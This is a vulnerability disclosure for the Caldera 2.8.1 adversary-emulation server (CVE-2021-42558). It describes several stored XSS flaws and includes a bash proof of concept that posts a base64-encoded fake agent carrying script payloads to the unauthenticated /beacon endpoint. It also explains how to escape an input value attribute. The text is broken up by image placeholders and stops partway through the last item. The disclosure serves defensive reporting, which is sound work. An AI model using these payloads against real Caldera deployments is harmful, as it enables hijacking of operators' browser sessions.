Caldera Disclosures

Version 2.8.1

Environment:

- Caldera 2.8.1
- Ubuntu Linux

Findings:


1. CVE-2021-42558: Multiple XSS


Description:
Caldera contains multiple reflected, stored and self XSS vulnerabilities that may be exploited by authenticated and unauthenticated attackers.

Proof of Concept:
The following XXS vulnerabilities have been ordered by risk:


1.1. Unauthenticated Stored XSS in Agent:


By sending a malicious crafted HTTP request to the Caldera server, an attacker may trick the server into displaying a face agent containing XSS payloads in its return values.
On first submission, any authenticated user that has the “Agents” tab open will trigger the following 2 XSS:







If the tab is reopened/refreshed, although the XSS does not trigger automatically, it remains stored and reflects 3 times when the user tries to access the agent's details:











Example bash script:

```
#!/bin/bash

payload='{"server": "http://0.0.0.0:8888", "host":
"<script>alert(\"NiceTry2\")</script>", "platform":
"<script>alert(\"NiceTry3\")</script>", "executors":
["<script>alert(\"NiceTry4\")</script>"], "pid": 1, "group": "red", "paw":
"<script>alert(\"NiceTry6\")</script>", "results":
["<script>alert(\"NiceTry7\")</script>"]}'

curl "http://127.0.0.1:8888/beacon" -d $(echo $payload | base64 -w0)
```

1.2. Authenticated Stored XSS in Debrief:


By inserting an XSS payload in “Operations”, the malicious JS payload can be executed evert time the respective payload is opened in the “Debrief” tab:






1.3. Authenticated Stored XSS in the Human Plugin:


When creating a “human” with an XSS payload in the name, the auto-generated code for importing and running the human, displays the name (multiple times) in an unsensitized mode.




1.4. Authenticated Stored XSS in Objectives:

The values of the “Rows” in “Objectives” are displayed as “value” attributes in an “input” html tag. By escaping the value filed using a “ "> ” we can continue inserting arbitrary html elements which will trigger the XSS when the Objective is entered again.








1.5. Authenticated Stored XSS in Sources Fact:


Malicious XSS elements can be directly inserted into the “Sources” rows. The XSS triggers when the objective containing the XSS is revisited.




1.6. Authenticated Stored XSS in Sources Title:


By inserting an XSS payload in the “Source Title”, this triggers twice:

- It reflects once when the Source is saved:




- And it remains stored and triggers every time someone navigates to this objective:



